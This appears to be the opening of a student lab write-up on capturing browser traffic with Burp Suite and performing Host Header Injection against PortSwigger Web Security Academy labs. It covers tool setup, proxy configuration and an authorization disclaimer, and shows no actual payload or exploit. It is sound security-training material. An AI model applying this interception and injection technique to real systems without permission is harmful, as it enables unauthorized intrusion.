


10 FIRST QUADRANT Project

- Use BurpSuite to capture packets and perform Host Header Injection via Repeater.



Tools


1) KaliLinux VM with built-in BurpSuite Community Edition
(Burp CA certificate installed manually).

2) Burp Suite {Community Edition} (Repeater and Intercept available in Community)


3) A test target PortSwigger Web Security Academy labs

Note - Only test systems you own, have written permission to test, or are explicitly provided for security testing (labs). Testing without authorization is illegal.


BurpSuite Setup & Configuration



“This screenshot shows the PortSwigger CA certificate installed in Firefox for Burp Suite interception.”



“This screenshot shows Firefox configured with a manual proxy pointing to Burp Suite at 127.0.0.1:8080 for intercepting browser traffic.”



“Burp Suite is turned on to capture all traffic from Firefox.”

Login

Please enter your email address and password to log in.

Email address

Password

